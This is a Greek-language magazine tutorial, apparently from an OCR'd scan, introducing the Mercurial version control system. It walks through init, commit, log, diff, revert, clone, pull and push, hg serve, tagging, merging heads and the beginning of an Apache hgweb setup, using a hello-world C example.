
```
# apt-get install mercurial
```

Στο αγαπημένο μας FreeBSD μπορούμε να χρησιμοποιήσουμε τα σχετικά port:

```
# cd /usr/ports/devel/mercurial
# make install clean
```

Η εγκατάσταση λοιπόν είναι παιχνιδάκι. Τι γίνεται όμως με τη δημιουργία ενός repository; Το μόνο που πρέπει να κάνουμε είναι να δημιουργήσου-

Πολλά ολοκληρωμένα προγράμματα ανάπτυξης (IDE) παρέχουν ενσωματωμένη υποστήριξη για VCS. Στην εικόνα, βλέπουμε ότι το Eclipse παρέχει τη δυνατότητα απευθείας πρόσβασης στο CVS repository που χρησιμοποιείται από την ομάδα ανάπτυξης ενός project.



με μια περιοχή εργασίας (ένα workspace) και να πούμε στο Mercurial να βάλει μπρος...

```
$ mkdir ~/newsources
$ cd ~/newsources
$ hg init
```

Το Mercurial δημιουργεί το repository εντός του workspace, σε έναν κρυφό φάκελο με το όνομα .hg. Επομένως, όταν χρησιμοποιούμε το Mercurial ξέρουμε ότι τα πάντα βρίσκονται συγκεντρωμένα και ταξινομημένα κάτω από έναν κατάλογο. Σε αυτό το στάδιο, πριν ξεκινήσουμε την εργασία με το νέο μας repository πρέπει να κάνουμε μια βασική ρύθμιση. Πρέπει να ανοίξουμε με κάποιον plain-text editor το αρχείο ~/newsources/.hg/hgrc και να προσθέσουμε τις ακόλουθες δύο γραμμές:

```
[ui]
username= John Mercurialguy < john@Mercurialguy.com >
```

Προφανώς, ο καθένας θα πρέπει να βάλει το όνομά του και μια δική του διεύθυνση email. Τώρα μπορούμε να δημιουργήσουμε το πρώτο μας πρόγραμμα, ένα φοβερό και τρομερό Hello World, το οποίο θα θέσουμε υπό τον έλεγχο του repository. Ανοίγουμε τον αγαπημένο μας editor (δηλαδή το vi, εκτός αν θέλουμε να μας κοροϊδεύουν πάλι!) και πληκτρολογούμε τις ακόλουθες γραμμές κώδικα:

```
#include <stdio.h>
int main()
{
  printf("Hello World!\n");
  return 0;
}
```

Τα παραπάνω τα αποθηκεύουμε στο αρχείο hello.c, μέσα στον κατάλογο ~/newsources. Αφού βγούμε από τον editor, εκτελούμε το εξής:

```
$ hg add hello.c
```

Με τη λειτουργία add δηλώνουμε στο Mercurial ότι το συγκεκριμένο αρχείο θέλουμε να βρίσκεται υπό τον έλεγχο του repository. Σημειώστε ότι δεν θέλουμε το repository να θέτει αυτόματα υπό τον έλεγχό του κάθε αρχείο που συναντά στην περιοχή εργασίας. Κάτι τέτοιο θα επιβάρυνε το repository με αρχεία τα οποία αλλάζουν πολύ συχνά και ενδέχεται να μην είναι κρίσιμα (π.χ., τα log από τις δοκιμαστικές μεταγλωττίσεις). Τώρα που το hello.c προφυλάσσεται από το repository, μπορούμε να κάνουμε και το πρώτο μας commit:

```
$ hg commit -m "Initial version of hello.c"
```

Το μήνυμα που ακολουθεί την παράμετρο –m αποθηκεύεται στο repository μαζί με την τρέχουσα κατάσταση των αρχείων που παρακολουθεί το Mercurial (στην περίπτωση μας είναι μόνο το hello.c). Έχετε υπόψη ότι αν δεν γράψουμε κάποιο μήνυμα, το Mercurial θα ανοίξει αυτόματα τον default editor του συστήματος. Εκεί θα πρέπει να γράψουμε κάποιο μήνυμα και κυρίως να το αποθηκεύσουμε. Αν βγούμε από τον editor χωρίς να έχουμε κάνει αποθήκευση, το commit θα ακυρωθεί!

Καθημερινή χρήση

Το Mercurial δεν πολυμιλάει και δεν μας φλομώνει με περιττά μηνύματα, όταν τα πράγματα πηγαίνουν καλά. Για να δούμε την κατάσταση του repository ανά πάσα στιγμή, μπορούμε να δώσουμε αυτό:

```
$ hg log
```

Το Mercurial θα εμφανίσει μια περιγραφή όλων των καταχωρήσεων που έχουν γίνει στο repository (στον κόσμο των CVS χρησιμοποιείται ο όρος changeset). Στη μοναδική καταχώρηση (changeset) που υπάρχει στο δικό μας repository θα δείτε ότι έχει προστεθεί ως tag η λέξη tip. Το συγκεκριμένο tag προστίθεται αυτόματα στο changeset, το οποίο βρίσκεται στην κορυφή (ή head) του repository. Ας κάνουμε τώρα μια αλλαγή στο hello.c. Ας προσθέσουμε την παρακάτω γραμμή, λίγο πριν το τέλος του προγράμματος και ακριβώς πριν το return 0:

```
printf("Hello Mercurial!\n");
```

Αφού αποθηκεύσουμε τον τροποποιημένο κώδικα και βγούμε από τον editor, μπορούμε να κάνουμε το δεύτερο commit:

```
$ hg commit -m "Add a new message to hello.c"
```

Ας δούμε τι έχουμε κάνει μέχρι τώρα:

```
$ hg log
changeset:   1:fb436aedfd54
tag:         tip
user:        John Mercurialguy  <john@Mercurialguy.com>
date:        Sun Dec 18 21:58:59 2011 +0200
summary:     Add a new message to hello.c
changeset:   0:ebc62e56191e
user:        John Mercurialguy  <john@Mercurialguy.com>
date:        Sun Dec 18 21:31:04 2011 +0200
summary:     Initial version of hello.c
```

Τα ονόματα των changeset είναι σύνθετα: Απαρτίζονται από έναν ακέραιο αριθμό (ονομάζεται revision number), ο οποίος χωρίζεται με το χαρακτήρα της άνω-κάτω τελείας από ένα hash. Εμείς πάντως μπορούμε να αναφερόμαστε σε κάθε changeset χρησιμοποιώντας *μόνο* το revision number. Έτσι, μπορούμε για παράδειγμα να ζητήσουμε από το Mercurial να εμφανίσει τις διαφορές μεταξύ των δύο changeset, δίνοντας κάτι τέτοιο:

```
$ hg diff -r 0:1 hello.c
```

Τα changeset που θέλουμε να συγκριθούν, προσδιορίζονται με τους αριθμούς μετά την παράμετρο –r. Εναλλακτικά, ωστόσο, αντί των revision number θα μπορούσαμε να χρησιμοποιήσουμε τα αντίστοιχα tag. Έτσι, θα μπορούσαμε ισοδύναμα να δώσουμε αυτό:

```
$ hg diff -r 0:tip hello.c
--- a/hello.c   Sun Dec 18 21:31:04 2011 +0200
+++ b/hello.c   Sun Dec 18 21:58:59 2011 +0200
@@ -3,5 +3,6 @@
 int main()
 {
  printf("Hello World!\n");
+ printf("Hello Mercurial!\n");
  return 0;
 }
```

Στην περίπτωσή μας, το changeset με revision number τη μονάδα βρίσκεται στην κορυφή του repository και έχει σαν tag τη λέξη tip. Ωραία όλα αυτά, θα πει κανείς, αλλά τι γίνεται όταν τελικά καταστρέψουμε τον κώδικά μας; Πώς θα ανακτήσουμε την πιο πρόσφατη μορφή του κώδικα, την οποία είχαμε κάνει commit; Ας υποθέσουμε λοιπόν ότι εφαρμόσα-

με μερικές «σπουδαίες» ιδέες στον κώδικά μας με αποτέλεσμα να τον... αχρηστεύσουμε :S Για να επιστρέψουμε στην τελευταία κατάσταση που είχαμε κάνει commit, αρκεί να δώσουμε αυτό:

```
$ hg revert hello.c
```

Στην περίπτωση που θέλουμε να επαναφέρουμε όλα τα αρχεία του workspace –τα οποία προφυλάσσονται από το repository–, αρκεί να δώσουμε αυτό:


```
$ hg update -C
```

Ωστόσο, με μια τόσο γενικευμένη ενέργεια στο workspace ενδέχεται να χάσουμε και πράγματα που δεν θα έπρεπε: τροποποιήσεις σε αρχεία που μας ήταν χρήσιμες και δεν τις είχαμε κάνει commit! Όπως καταλαβαίνετε, λοιπόν, η εντολή update πρέπει να χρησιμοποιείται με μεγάλη προσοχή. Σε γενικές γραμμές, όταν δουλεύουμε με κάποιο CVS πρέπει ακολουθούμε τους εξής κανόνες:

- Δουλεύουμε με τα αρχεία μας κανονικά, σαν να μην υπάρχει το CVS
- Κάνουμε commit κάθε φορά που φτάνουμε σε κάποιο κρίσιμο στάδιο της δουλειάς μας
- Πριν κάνουμε pull (για να ενημερώσουμε το δικό μας repository με τα changeset που βρίσκονται στο repository κάποιου άλλου developer) πρέπει πρώτα να έχουμε κάνει commit τις δικές μας τροποποιήσεις.
- Μετά από ένα pull πρέπει να εκτελούμε την εντολή update, ώστε τα νέα changeset που κατέφτασαν στο repository μας, να εφαρμόζονται στα αρχεία της περιοχής εργασίας.

Εάν αναρωτιέστε για το πώς γίνεται το pull και το push, συνεχίστε να διαβάζετε.

Αν χρειαζόμαστε ένα γρήγορο web interface για το Mercurial (ενδεχομένως για να δώσουμε πρόσβαση άμεσα σε κάποιο φιλαράκι εντός του LAN) μπορούμε να χρησιμοποιήσουμε την εντολή hg serve. Θα είμαστε έτοιμοι σε δευτερόλεπτα! Αν βέβαια θέλουμε μια ολοκληρωμένη και μόνιμη λύση μπορούμε να χρησιμοποιήσουμε ένα πληρέστερο περιβάλλον, με πολύ καλύτερο έλεγχο, χρησιμοποιώντας τον κανονικό web server του συστήματος.



Κλωνοποιείστε – κάνει καλό!

Το pull και το push αποτελούν πολύ σημαντικές λειτουργίες στα distributed repositories. Όμως πριν αναφερθούμε σε αυτά πρέπει να μάθουμε κάτι πιο απλό: Το πώς μπορούμε να δώσουμε ένα αντίγραφο της δουλειάς μας σε κάποιον φίλο, ώστε να παίξει με τον κώδικά μας και --γιατί όχι;-- να στείλει και κανένα patch. Ε, λοιπόν, κάτι τέτοιο γίνεται πολύ εύκολα. Δείτε τον τρόπο:

```
$ cd ~
$ hg clone newsources newsources2

updating to branch default
1 files updated, 0 files merged, 0 files removed, 0 files unresolved
```

Μπορούμε τώρα να δώσουμε στο φιλαράκι μας τον κατάλογο newsources2. Να υπογραμμίσουμε όμως ότι το φιλαράκι μας θα πρέπει να τροποποιήσει κατάλληλα το αρχείο newsources2/.hg/hgrc. Συγκεκριμένα, θα πρέπει να εισαγάγει το όνομά του και μια δική του διεύθυνση email. Αυτό ήταν όλο!

Η κλωνοποίηση στο Mercurial είναι τόσο εύκολη και γρήγορη, που συνηθίζεται να διατηρούμε αρκετούς κλώνους του ίδιου repository μόνο και μόνο για να κάνουμε πειράματα με τον κώδικα. Κάπου εδώ, βέβαια, ακούμε ορισμένους από εσάς να μάς κάνουν μια ερώτηση: «Και γιατί κλωνοποίηση, παρακαλώ; Γιατί να μην κάνουμε μια απλή αντιγραφή του workspace;» Καλή ερώτηση και θα την απαντήσουμε σύντομα.

Push και Pull

Τώρα που μάθαμε να φτιάχνουμε κλώνους, μπορούμε να δούμε πώς λειτουργεί στην πράξη η λειτουργία pull. Αυτή τη στιγμή, το αρχικό repository και ο κλώνος του περιλαμβάνουν τα ίδια ακριβώς στοιχεία. Για αρχή λοιπόν, θα πάμε στο πρώτο workspace που δημιουργήσαμε και θα κάνουμε μια αλλαγή στο hello.c. Μπορούμε για παράδειγμα να προσθέσουμε μερικά σχόλια, αλλά δεν έχει σημασία το είδος της αλλαγής που θα κάνουμε. Αφού αποθηκεύσουμε τον τροποποιημένο κώδικα κάνουμε κι ένα commit, ώστε να ενημερωθεί το repository:

```
$ hg commit -m "minor changes"
```

Τώρα μπορούμε να πάμε στην περιοχή εργασίας του κλώνου, για να δοκιμάσουμε επιτέλους το pull:

```
$ cd ~/newsources2
$ hg pull
pulling from /home/user/newsources
searching for changes
adding changesets
adding manifests
adding file changes
added 1 changesets with 1 changes to 1 files
(run 'hg update' to get a working copy)
```


Μάλιστα. Σύμφωνα με τα μηνύματα του mercurial, μόλις προστέθηκε στο repository ένα changeset. Κατά πάσα πιθανότητα, πρόκειται για το changeset με τις αλλαγές που κάναμε πριν από λίγο στον κώδικα. Για να επιβεβαιώσουμε αυτή την εικασία, θα ενημερώσουμε τα αρχεία του workspace:

```
$ hg update
1 files updated, 0 files merged, 0 files removed, 0 files unresolved
```

Πράγματι! Αφού κάναμε pull και update, το hello.c στο workspace του κλώνου είναι πανομοιότυπο με εκείνο στο workspace του αρχικού repository. Χμ. Σας ακούμε τώρα να μας ρωτάτε κάτι ακόμα: «Πώς ξέρει το mercurial από ποιο repository πρέπει να ενημερωθεί; Πώς ξέρει από πού πρέπει να τραβήξει τις αλλαγές;» Η απάντηση βρίσκεται στο αρχείο .hg/hgrc του κλώνου. Σε αυτό το αρχείο έχει προστεθεί μια περιοχή που δεν υπήρχε στο ομώνυμο αρχείο του αρχικού repository. Η σχετική περιοχή ξεκινά με τη γραμμή [paths] και δείχνει το «μητρικό» repository. Έτσι, όταν κάναμε pull το Mercurial ήξερε ακριβώς από πού πρέπει να ενημερωθεί. Επίσης, αυτή η αυτόματη προσθήκη στο .hg/hgrc απαντά και στην ερώτηση «γιατί να κάνουμε κλωνοποίηση κι όχι μια απλή αντιγραφή».

Η Alice διαθέτει ένα κλώνο του repository με τα changeset a, b, c και d. Κάνει κάποιες δικές τις αλλαγές τις οποίες κάνει commit δημιουργώντας ένα νέο changeset, το g. Το g είναι το tip (η κορυφή) στο δικό της repository, ενώ κι ο κατάλογος εργασίας της τη δεδομένη στιγμή είναι σε συγχρονισμό με αυτό το changeset.

Ας περάσουμε τώρα και στο push. Υπό μία έννοια, αποτελεί την αντίστροφη διαδικασία του pull. Με το push, αντί να τραβάει κάποιος από το δικό μας repository τις αλλαγές τις «σπρώχνουμε» εμείς στο δικό του... με το ζόρι! Εννοείται φυσικά ότι αν ο κλώνος δεν βρίσκεται στον τοπικό μας δίσκο (στο δικό μας μηχάνημα), θα χρειαστούμε ειδικά δικαιώματα για να ολοκληρώσουμε το push. Το Mercurial εξάλλου υποστηρίζει πολλές μεθόδους authentication, όταν λειτουργεί δικτυακά και μέσω HTTP. Στο παράδειγμα που εξετάζουμε τα πράγματα είναι πολύ απλά. Μπορούμε να κάνουμε πάλι μερικές αλλαγές στο hello.c του πρωτότυπου workspace και αφού το αποθηκεύσουμε, να κάνουμε commit και push:



Ο Bob από τη μεριά του έχει επίσης ένα κλώνο με τα changeset a, b, c και d. Οι δικές του αλλαγές δημιουργούν δύο changeset, τα e και f. Το f είναι το δικό του tip ενώ κι ο κατάλογος εργασίας του είναι σε συγχρονισμό με αυτό το changeset.

```
$ hg commit -m "more minor changes"
$ hg push ~/newsources2
pushing to ~/newsources2
adding changesets
adding manifests
adding file changes
added 1 changesets with 1 changes to 1 files
```

Όλα μοιάζουν να πήγαν καλά, αλλά για να επαληθεύσουμε τι έγινε, πρέπει να μεταβούμε στο workspace του κλώνου. Εκεί θα κάνουμε πάλι ένα update:

```
$ cd ~/newsources2
$ hg update
```

Τέλεια! Οι αλλαγές που κάναμε προηγουμένως στο hello.c έφτασαν και στην περιοχή εργασίας του κλώνου.

Θυμάστε τον φίλο που αναφέραμε νωρίτερα, εξαιτίας του οποίου μάθαμε για την κλωνοποίηση; Ας υποθέσουμε ότι ήρθε στο σπίτι μας με το laptop του, για να πάρει τον περίφημο κώδικα. Ας υποθέσουμε επίσης ότι δεν έχουμε USB flash, ούτε CD/DVD, ούτε διάτρητες κάρτες ;) Θεωρούμε ακόμα ότι ποτέ δεν ασχοληθήκαμε να ρυθμίσουμε το NFS, ενώ στο άκου-

σμα της λέξης SAMBA το μυαλό μας πάει σε εξωτικούς χορούς! Το μόνο που διαθέτουμε και γνωρίζουμε είναι η διεύθυνση IP του υπολογιστή μας. Τελικά, πώς θα του δώσουμε τον κώδικά μας; Το Mercurial έχει φροντίσει *και* γι' αυτό! Αρκεί να εκτελέσουμε τα ακόλουθα:

```
$ cd ~/newsources
$ hg serve
listening at http://192.168.0.3:8000/
```

Αυτό ήταν! Το Mercurial άρχισε να ακούει στη διεύθυνση IP του υπολογιστή μας (σε εμάς ήταν η 192.168.0.3) και στο port 8000. Συγκεκριμένα, σε αυτή τη διεύθυνση και σε αυτό port άρχισε να σερβίρει ένα απλό web interface! Ο φίλος μας μπορεί να το επισκεφτεί με το browser του, στη διεύθυνση: http://192.168.0.3:8000. Ωστόσο, μπορεί να κάνει και κάτι πολύ πιο ενδιαφέρον. Να δημιουργήσει και να λάβει αυτόματα έναν κλώνο του κώδικά μας! Για το σκοπό αυτό, αρκεί να γράψει κάτι τέτοιο:

```
$ hg clone http://192.168.0.3:8000 newsources
```


Όπως είπαμε, με αυτόν τον τρόπο θα αποκτήσει έναν κλώνο του δικού μας repository, στον οποίο θα αντιστοιχεί ένα workspace με το όνομα newsources. Το γεγονός ότι τα δύο repositories (το δικό μας και το δικό του) θα έχουν περιοχές εργασίας με το ίδιο όνομα δεν έχει καμία σημασία, εφόσον βρίσκονται σε διαφορετικά μηχανήματα. Το φιλαράκι μας μπορεί να πάει στο σπίτι του και να πιάσει δουλειά σχεδόν αμέσως. Δεν σας λέμε «αμέσως», γιατί προηγουμένως θα πρέπει να ανοίξει το .hg/hgrc και να βάλει το δικό του όνομα και τη δική του διεύθυνση email. Αν εντοπίσει και διορθώσει κανένα bug ή αν κάνει καμία καταπληκτική προσθήκη, μπορεί να ξαναπεράσει από το τοπικό μας δίκτυο και να κάνει ένα push, ή να κάνουμε εμείς ένα pull.

Tag και merge

Λίγο πριν κάνουμε release την πρώτη και φοβερή έκδοση του Hello World™ είναι καλή ιδέα να κάνουμε το λεγόμενο tagging. Αναρωτιέστε τι είναι το tagging; Πρόκειται για τη διαδικασία αντιστοίχησης ενός συμβολικού ονόματος σε ένα changeset. Κάνοντας κάτι τέτοιο θα μπορούμε να αναφερόμαστε στο συγκεκριμένο changeset χρησιμοποιώντας το tag και όχι κατ' ανάγκη το revision number. Πριν όμως περάσουμε σε παράδειγμα της χρησιμότητας των tag, ας δούμε πώς μπορούμε να αντιστοιχήσουμε ένα στο προγραμματάκι μας:

```
$ cd ~/newsources
$ hg tag v1.0
$ hg log
changeset:    2:a46befeb244e
tag:          tip
user:         John Mercurialguy  <john@Mercurialguy.com>
date:         Sun Dec 18 22:34:13 2011 +0200
summary:      Added v1.0 for changeset fb436aedfd54
...
```

Ο Bob κάνει pull από την Alice. Αν και αρχικά αμφότεροι είχαν κοινά changesets (a ως d), τώρα ο καθένας έχει κάνει τις δικές του αλλαγές. Το αποτέλεσμα είναι να δημιουργηθεί ένα νέο head, καθώς υπάρχουν δύο διαφορετικά tip changeset: ένα το δικό του κι ένα από την Alice. Το επόμενο βήμα είναι φυσικά να γίνει merge των f και g. Το merge δημιουργεί ένα νέο changeset (merge changeset), το οποίο πρέπει επίσης να γίνει commit. Τυχόν αλλαγές στο ίδιο αρχείο θα αναμειχθούν είτε αυτόματα είτε (ουπς!) χειροκίνητα!



Όπως φαίνεται στην τελευταία γραμμή του αποσπάσματος, στο changeset προστέθηκε ως tag το «v1.0». Αργότερα, όσες αλλαγές κι αν κάνουμε στον κώδικα, όσα commit κι αν μεσολαβήσουν, θα μπορούμε πάντα να επανέλθουμε στη συγκεκριμένη κατάσταση του κώδικα δίνοντας κάτι τέτοιο:

```
$ hg revert -r v1.0 hello.c
```

Προηγουμένως αναφερθήκαμε στις λειτουργίες push και pull, αλλά δεν εξετάσαμε όλα τα πιθανά σενάρια. Φανταστείτε λοιπόν να εργάζεστε σε ένα project μαζί με άλλους developer και να τροποποιήσετε ένα συγκεκριμένο αρχείο, το οποίο έχει τροποποιήσει και κάποιος άλλος! Τι θα συμβεί τότε; Ας κάνουμε ένα πείραμα, για να μάθουμε από πρώτο χέρι...

Αρχικά θα τροποποιήσουμε το hello.c, που βρίσκεται στην περιοχή εργασίας του κλώνου (newsources2). Συγκεκριμένα, αμέσως πριν από το return 0 θα προσθέσουμε την ακόλουθη γραμμή:

```
printf("Have a nice day!\n");
```

Αφού αποθηκεύσουμε τον αλλαγμένο κώδικα, θα κάνουμε και το απαραίτητο commit:

```
$ hg commit -m "Add a new message at the end"
```

Τώρα μπορούμε να μεταβούμε στην περιοχή εργασίας του μητρικού repository (newsources), για να πειράξουμε κι εδώ το hello.c. Αυτή τη φορά θα προσθέσουμε ένα μήνυμα, πριν από τα υπόλοιπα του προγράμματος:

```
printf("Hello earthlings!\n");
```

Αφού αποθηκεύσουμε, θα προχωρήσουμε και πάλι στο απαραίτητο commit:

```
$ hg commit -m "Add a new message at the beginning"
```

Τώρα έχουμε δύο repository (το ένα κλώνος του άλλου) που περιλαμβάνουν διαφορετικές εκδοχές του ίδιου αρχείου (hello.c). Ας προσπαθήσουμε να κάνουμε ένα pull, για να δούμε τι θα συμβεί...

```
$ hg pull ../newsources2
pulling from ../newsources2/
searching for changes
adding changesets
adding manifests
adding file changes
added 1 changesets with 1 changes to 1 files (+1 heads)
(run 'hg heads' to see heads, 'hg merge' to merge)
```

Χμ, εκτός από το changeset, προστέθηκε και ένα «head». Τι είναι αυτό πάλι; Όπως αντιλαμβάνεστε, ένα changeset δεν μπορεί να περιλαμβάνει ταυτόχρονα δύο διαφορετικές εκδοχές του ίδιου αρχείου. Επομένως, κατά την ενημέρωση του ενός repository με τα περιεχόμενα του άλλου το Mercurial κλήθηκε να ενώσει δύο tip (τα changeset που βρίσκονται στην κορυφή του repository), τα οποία περιέγραφαν διαφορετικές εκδοχές του ίδιου αρχείου. Έτσι, το Mercurial αποφάσισε να προσθέσει ένα νέο head (ή branch). Με άλλα λόγια, αποφάσισε να δημιουργήσει μια νέα γραμμή ανάπτυξης του κώδικα!

Προφανώς, εμείς δεν θέλουμε να ξεκινάμε κάθε λίγο διαφορετικές γραμμές ανάπτυξης στα project που συμμετέχουμε. Μπορούμε λοιπόν να ρίχνουμε μια ματιά στα διαφορετικά head, δίνοντας αυτό:

```
$ hg heads
```

Στη συνέχεια μπορούμε να ενώνουμε τα διαφορετικά head και να παίρνουμε τα αρχεία που προκύπτουν από τη συνένωση, εκτελώντας αυτό:

```
$ hg merge
merging hello.c
0 files updated, 1 files merged, 0 files removed, 0 files unresolved
(branch merge, don't forget to commit)
```

Έχοντας στα χέρια μας την τελική εκδοχή των αρχείων, θα μπορούμε να κάνουμε και το τελικό commit:

```
$ hg commit -m "Merging from newsources2"
$ hg log
changeset:    11:c68009056397
tag:          tip
parent:       9:c6782946626d
parent:       10:0aca0773fd1c
...
```

Παρατηρήστε ότι αυτό το tip έχει δύο parent-changeset. Αυτό ήταν αναμενόμενο, εφόσον προέκυψε από την ένωση των δύο head. Με το πείραμα που κάναμε, είδαμε τι συμβαίνει όταν δύο developer τροποποιούν το ίδιο αρχείο. Η περίπτωση που εξετάσαμε όμως, ήταν από τις εύκολες! Τι θα συνέβαινε αν οι δύο προγραμματιστές τροποποιούσαν την ίδια ακριβώς γραμμή, στο ίδιο αρχείο; Σε αυτή την περίπτωση, όταν θα ζητούσαμε από το Mercurial να κάνει το merge, θα μας ζητούσε με τη σειρά του να επιλέξουμε τη μία από τις δύο εκδοχές της γραμμής. Με άλλα λόγια, θα μετέθετε το πρόβλημα σε μας, που είναι και το λογικό… εφόσον θέλουμε να λεγόμαστε developer :)

Web interface

Για να εκμεταλλευόμαστε πλήρως τις δυνατότητες ενός repository πρέπει να μπορούμε να κάνουμε push ακόμα κι από απομακρυσμένους υπολογιστές, μέσω δικτύου. Εδώ χρειάζεται λίγη παραπάνω προεργασία. Όταν κάνουμε push από τον κλώνο στον άλλο, στο ίδιο πάντα μηχάνημα, δεν τίθεται κανένα θέμα δικαιωμάτων. Όταν ωστόσο θέλουμε να κάνουμε push σε remote repository πρέπει να εξασφαλίσουμε ότι το repository επικοινωνεί δικτυακά, όπως επίσης και το ότι έχουμε δικαιώματα πρόσβασης!

Ένας συνήθης τρόπος για να κάνουμε ένα repository δημόσια διαθέσιμο είναι με τη βοήθεια κάποιου web server (τυπικά του Apache) και ρυθμίζοντας το repository μας με τέτοιο τρόπο, ώστε να μπορούμε να κάνουμε όλες τις τυπικές διαδικασίες (clone, pull, push) μέσω HTTP. Μπορούμε φυσικά να ρυθμίσουμε το repository ώστε όλες οι διαδικασίες να απαιτούν authentication, αλλά το σύνηθες είναι να επιτρέπεται ανώνυμη πρόσβαση read-only και μόνο στο push να απαιτείται username και password. Θεωρώντας ότι έχουμε ήδη εγκατεστημένο τον Apache web server, μπορούμε να ξεκινήσουμε εντοπίζοντας τα αρχεία .cgi, που έρχονται με το πακέτο του Mercurial. Θα τα βρούμε κατά πάσα πιθανότητα στο /usr/share/Mercurial/www ή στο /usr/local/share/Mercurial/www. Συγκεκριμένα, θα χρειαστούμε το αρχείο hgweb.cgi. Αρχικά, λοιπόν, θα πρέπει να δημιουργήσουμε έναν κατάλογο με το όνομα hg και να αντιγράψουμε το εν λόγω αρχείο εκεί μέσα:

```
$ mkdir ~/hg
$ cp /usr/share/Mercurial/www/hgweb.cgi ~/hg
```

Τώρα πρέπει να ανοίξουμε το αρχείο και να εντοπίσουμε μια γραμμή που μοιάζει με την ακόλουθη:

```
config = /home/user/hg/hgweb.conf
```

Προφανώς, στη θέση του user θα πρέπει να βάλουμε το δικό μας username. Στην πρώτη γραμμή του αρχείου, βλέπουμε ότι ο διερμηνέας που θα εκτελέσει το συγκεκριμένο script είναι η Python:

```
#! /usr/bin/env python
```

